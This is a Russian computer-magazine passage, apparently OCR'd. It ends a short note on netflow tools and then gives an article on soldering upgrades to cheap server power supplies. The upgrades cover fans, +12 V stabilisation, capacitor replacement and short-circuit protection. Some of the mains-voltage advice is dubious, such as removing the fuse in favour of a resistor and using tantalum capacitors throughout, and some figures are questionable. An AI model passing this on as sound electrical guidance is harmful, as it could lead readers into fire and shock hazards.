
Разумеется, все примеры разумно разнести по соответствующим скриптам и выполнять их с помощью cron(8) с определенной периодичностью. Примеры рабочих скриптов, реализующих означенный функционал, можно найти на нашем диске.



> Отмечу три интересные программы в наборе flow-tools(1):
- flow-dscan — анализирует netflow-потоки на предмет попыток сканирования портов и наличия некорректно сформированных пакетов;
- flow-gen — генерирует тестовые netflow-потоки, полезно для отладки;
- flow-rptfmt — позволяет выводить netflow-данные в HTML.

КРИС КАСПЕРСКИ

Рецепты правильного питания

СОВЕТЫ ПО ДОРАБОТКЕ ДЕШЕВЫХ БЛОКОВ ПИТАНИЯ

Качественные блоки питания — не то чтобы редкость, но явление отнюдь не повсеместное. Китайские мастера ухитряются собирать блоки питания, выкинув из них максимум деталей, и при этом совершенно не заботятся о последствиях. Ну какое им дело до сбоев сервера или полного выгорания всех его узлов? Вот и приходится брать паяльник в свои лапы и доводить китайское чудо до технологического совершенства.



Бытует мнение, что в блок питания лучше вообще не соваться, а сразу покупать хороший и надежный, в котором все что нужно уже сделано. Увы! Таких блоков питания, по-видимому, просто не существует. Конкурентная борьба диктует свои схематические решения. И если качество фильтрации напряжения производители еще хоть как-то принимают во внимание (в противном случае тестовые лаборатории тут же забанят такой блок питания), то защита компьютера от перенапряжения практически никак и никем не реализована, что открывает огромный творческий простор для кустарной доработки, идущей блоку питания только на пользу.

Также говорят, что хороший блок питания отличить от плохого можно по... весу! Действительно, легкий блок питания с надписью «450 ватт» идет лесом вместе с китайскими колонками с заявленной мощностью в 1000 ватт, но сам по себе вес ничего не значит! Корпус из толстого металла, массивные радиаторы, добротные дроссели и трансформаторы — все это, безусловно, очень хорошо, но схемотехнические решения многих тяжелых блоков питания просто ужасны. И даже высокая цена отнюдь не показатель качества. До тех пор пока мы не заберемся вовнутрь и не пощупаем все узлы своими руками, ничего конкретного сказать нельзя.


Кстати, практически все блоки питания построены по одному и тому же принципу, и потому их схемы довольно похожи.

Все эксперименты с блоком питания следует проводить только в «автономном» режиме (то есть без компьютера), используя в качестве нагрузки резисторы или лампы накаливания соответствующей мощности и контролируя напряжение вольтметром. Без нагрузки блок питания включать недопустимо: даже если он не выйдет из строя, то просто не заведется, а если и заведется, то значения выходных напряжений окажутся весьма далекими от действительности.


Мы главным образом будем говорить о бюджетных блоках питания, установленных в домашних серверах или серверах небольших организаций. Работать им приходится в суровых условиях круглосуточного режима, зачастую при повышенных температурах, причем все это — без всякого присмотра! Неудивительно, что блоки питания, едва отработав гарантийный срок, выходят из строя, и здесь их может спасти только доработка.

Вентиляторы

Остановка (или замедление вращения) вентилятора не приводит к немедленному отказу блока питания, однако вызывает перегрев его элементов, ведущий к необратимой деградации кристаллов и ускоренному высыханию электролитов (примечание: на танталовые конденсаторы это не распространяется, но только в дешевых моделях их не встретишь). Электронные ключи уходят в утечку, еще больше усиливающую разогрев электролитов. В точке соединения их обкладок с выводами протекают деструктивные химические процессы, которые способству-



› Отключение линии +12 В от штатного стабилизатора



› Принципиальная схема типичного блока питания

ют росту эквивалентного последовательного сопротивления (ESR). А сопротивление — это, прежде всего, тепло, рассеиваемое конденсатором и приводящее к его вспучиванию с отказом от выполнения своих прямых функциональных обязанностей. Хорошо, если дело кончится срабатыванием защиты и самоизоляцией блока питания. Хуже, если в нем что-то пробьет и вспыхнет локальный пожар, последствия которого довольно предсказуемы. Но не будем о грустном.

Берем любой (подходящий по габаритам) вентилятор с датчиком вращения и выводим его на материнскую плату, что позволяет вести постоянный мониторинг оборотов как штатными средствами (с помощью BIOS), так и различными утилитами. Не так уж сложно написать программу, отправляющую sms на телефон администратора, если обороты упадут ниже допустимого уровня.

Еще лучше — закрепить на передней стенке блока питания (той, что ближе к CD/DVD-приводу) второй вентилятор, дующий в том же направлении, что и первый (как правило, выдувающий воздух из корпуса наружу). Этот второй вентилятор настоятельно рекомендуется накрыть радиатором от процессора, чтобы его ребра (гнутые, конечно) превратились в своеобразную ловушку для пыли, которая будет оседать на ничего не охлаждающем радиаторе-сетке, а не на радиаторах внутри блока питания, теплоотдача которых от этого значительно уменьшается.

Устранение перекоса напряжения

Практически все бюджетные блоки питания имеют крайне примитивную цепь обратной связи, приводящую к перекосу напряжений по линиям +5 и +12 В. Стабилизатор, собранный на ШИМ-микросхеме (ШИМ расшифровывается как «широтно-импульсный модулятор»), в очень грубом приближении можно уподобить операционному усилителю, охваченному отрицательной обратной связью, соединяющей вход с выходом. При увеличении напряжения на выходе сигнал на входе уменьшается, в результате чего выходной сигнал падает. И, соответственно, наоборот, за счет чего и обеспечивается стабилизация.

Если бы блок питания выдавал только одно напряжение (или в нем стояло бы две ШИМ-микросхемы), никаких проблем не было бы. Но у нас есть всего одна ШИМ-микросхема и два выходных напряжения: +5 и +12 В (линию 3,3 В мы в расчет не берем, поскольку она обычно запитывается от отдельного стабилизатора, а линии -5 и -12 В чаще всего вообще не стабилизированы; впрочем, от китайцев можно ожидать всего, в том числе и нестабилизированных 3,3 В).

Что мы имеем? Чтобы хоть как-то заставить стабилизатор функционировать, по обратной связи на ШИМ-микросхему подается усредненное напряжение, снимаемое делителем с линий +5 и +12 В. При равномерном распределении нагрузки между обеими линиями блок питания работает нормально. Но в том-то и дело, что нагрузка редко бывает равномерной, и потому блоки питания искусственно затачиваются производителем под типичную конфигурацию рабочей станции, которая существенно отличается от конфигурации сервера, доверху забитого жесткими дисками, запитанными от линии +12 В.

Как следствие, в линии +12 В возникает провал, и среднее напряжение падает. Стабилизатор реагирует на это повышением напряжения на линии +12 В, но вместе с ней поднимается и +5 В, причем значительно сильнее! С другой стороны, если линия +5 В недогружена, на ней образуется избыток напряжения, а на +12 В возникает провал, приводящий к нестабильной работе жестких дисков и зачастую к потере данных.

В серверных блоках питания эта проблема решается введением второго трансформатора и второй микросхемы ШИМ, которые, между прочим, стоят денег! Вот китайцы на них и экономят. Тем не менее установить дополнительный стабилизатор на линию +12 В можно и самостоятельно. Почему именно на +12 В, а не на +5 В? Дело в том, что максимальный ток на линии +5 В по ATX-спецификации может достигать 30 ампер, стабилизация которых является сложной инженерной задачей, фактически требующей создания второго блока питания. В то же время предельно допустимый ток на линии +12 В составляет всего 3-4 ампера, с которыми легко справляется дешевый линейный стабилизатор.


Целью доработки блока питания является отключение линии +12 В от штатного стабилизатора с жесткой фиксацией линии +5 В, что осуществляется подбором сопротивления в цепи обратной связи ШИМ-микросхемы. Другими словами, блок питания будет стабилизировать только линию +5 В, а с линией +12 В мы разберемся сами.

Конденсаторы и все, что с ними связано

Высыхание электролитических конденсаторов в цепях фильтров приводит к потере емкости и, как следствие, к увеличению амплитуды пульсаций, негативно сказывающемся на стабильности работы процессора, оперативной памяти и в значительно меньшей степени — жестких дисков.При высыхании конденсаторов в цепях управления интегральны-

Отличия серверного БП от обычного

- раздельная стабилизация линий +5 и +12 В;
- защита электронных ключей от пробоя или входа в разнос;
- защита БП от катастрофического перегрева и/или возгорания;
- усиленная система вентиляции для круглосуточного режима работы;
- ограничение зарядного тока электролитов на материнской плате и жестких дисках;
- защита блока питания от коротких замыканий (как внутренних, так и внешних).



> Принципиальная схема простого линейного стабилизатора на 12 В



> Номиналы резисторов для создания испытательной нагрузки

ми преобразователями (конверторами) напряжения, частота последних растет и может достигать критически высоких величин, что пагубно сказывается как на самих преобразователях, так и на качестве питающего напряжения.

Последствия высыхания электролитов на базах ключевых транзисторов имеют весьма далекоидущие последствия. Собственно говоря, сами конденсаторы понадобились затем, чтобы положительное напряжение на базах транзисторов возникало только при подаче открывающих импульсов. При закрывающих импульсах (равно как и в паузах между импульсами) конденсаторы обеспечивают отрицательное напряжение, гарантированно запирающее транзистор и тем самым защищающее его от коммутационных помех, которые неизбежно возникают при подобных переключениях.

Для этого достаточно емкости в 1 мкФ (или чуть большей) с пробивным напряжением конденсатора в 50 В. Однако со временем емкость постепенно уменьшается, и, когда она достигает 0,1-0,5 мкФ, в паузах между коммутативными импульсами напряжение на базе вплотную приближается к нулевой отметке, в результате чего транзисторы закрываются только при запирающих импульсах. Учитывая, что конец и начало импульсов всегда сопровождается коммутационными выбросами, которые могут быть как положительными, так и отрицательными, ключевые транзисторы становятся практически неуправляемыми и начинают хаотично открываться и закрываться, в результате чего возникает угроза одновременного открытия обоих ключей сразу, а это сквозной ток и пробой.

Так что если блок питания уже поработал какое-то время, все электролитические конденсаторы рекомендуется поменять на танталовые или просто любые достойные. При этом следует проверить емкость конденсаторов во входных фильтрах. Жадные китайцы обычно ее не «добирают». Для стабильной работы блока питания необходимо иметь как минимум 1 мкФ на каждый ватт (то есть 470 мкФ для 400-ваттного блока питания вполне достаточно). Пробивное напряжение должно быть не ниже 400 В. Все электролитические конденсаторы настоятельно рекомендуется зашунтировать керамическими с емкостью порядка 0,33 мкФ и пробивным напряжением, взятым с запасом. Дело в том, что электролиты крайне плохо пропускают высокочастотную составляющую, оказывая ей большое сопротивление, а сопротивление, как уже говорилось, означает рассеивание тепла и неминуемый разогрев, в результате которого процессы высыхания идут ударными темпами. Керамические конденсаторы же беспрепятственно пропускают высокочастотную составляющую, просто и элегантно решая эту суровую проблему. Кстати, количество керамики в блоке питания косвенно позволяет судить о качестве последнего. Чем ее больше, тем лучше.

И последнее. Электролиты, расположенные вблизи радиаторов, не помешает изолировать кусочками паронита (или любыми другими теплоизоляторами), однако ни в коем случае не стоит закатывать конденсатор в паронит целиком! От этого ему только хуже станет.

Защита блока питания от «козы»

Короткое замыкание (сокращенно КЗ) — одна из самых неприятный вещей, которые могут случиться с блоком питания. С «козой» обычно справляются посредством плавкого предохранителя. Проблема в том, что если БП поддерживает несколько входных напряжений (а как правило, он их поддерживает, во всяком случае в конструктиве), то номинал предохранителя рассчитывается на ток наименьшего напряжения (обычно 110 В). А поскольку мощность равна произведению тока на напряжение, то при переходе на 220 В предохранитель работает с большим запасом, который можно было бы и уменьшить, если бы не... начальный ток заряда электролитических конденсаторов.

Решение состоит во включении резистора на несколько десятков омов последовательно с предохранителем. Ток последнего теперь можно уменьшить или же... вовсе исключить его из схемы, поскольку резистор будет работать как предохранитель, ограничивая ток короткого замыкания. Естественно, мощность резистора должна быть достаточна для того, чтобы он... сгорел при «козе», если же он не сгорит, за него сгорят другие, гораздо более дорогостоящие элементы.

Рассчитать необходимый номинал резистора очень просто. Берем datasheet на ключевые транзисторы и смотрим предельно допустимый ток. Например, для блока питания, собранного на базе 2SC4242, технические характеристики можно почерпнуть отсюда: www.datasheetarchive.com/search.php?q=2SC4242&sType=part. Из спецификации следует, что предельно допустимый ток равен семи амперам. Делим 370 В на 7 ампер и получаем, что резистора на 60 Ом будет вполне достаточно.

Спрашиваешь, откуда взялась величина 370 В, когда в сети у нас всего 220 В? Так ведь на мостовом выпрямителе после сглаживания фильтром действующее напряжение увеличивается в 1,7 раз, а 220 В х 1,7 = = 374 В. Естественно, чем выше сопротивление, тем больше на нем падение напряжения, и если перестараться, блоку питания придется очень туго. В лучшем случае он будет работать в нештатном режиме, в худшем — просто не сможет обеспечить надлежащее качество питания. Поэтому брать сопротивление с запасом не стоит. Здесь лучше недобрать, чем перебрать. С другой стороны, даже резистор в 10 Ом ограничит ток короткого замыкания, и защита (если таковая предусмотрена) имеет все шансы сработать до того, как вылетят ключевые транзисторы. А вот плавкий предохранитель, увы, очень часто расплавляется уже после того, как погаснут последние языки пламени и блок питания выгорит дотла.

В целях противопожарной безопасности во входную цепь блока питания желательно поставить терморазмыкатель градусов на 100 по Цельсию, размещенный рядом с силовыми элементами, на случай их катаст рофического перегрева.

Заключение

Разумеется, мы охватили далеко не все аспекты доработки серверных блоков питания, однако заваливать читателя массой готовых рецептов тоже не лучший вариант. Главное — дать толчок. Показать, что бюджетные схемотехнические решения далеки от совершенства и могут быть улучшены весьма простыми и дешевыми средствами. А уж за выбором конкретных реализаций дело не станет!

6 аргументов против обычного БП в серверах

1. Ухудшают качество питания уже после нескольких лет эксплуатации.
2. Подвержены возгоранию и лишены противопожарных средств.
3. Не рассчитаны на круглосуточную работу без присмотра.
4. Страдают хроническим перекосом по линиям +5 и +12 В.
5. Не справляются с питанием множества жестких дисков.
6. Не отвечают ТУ, предъявляемым для серверов.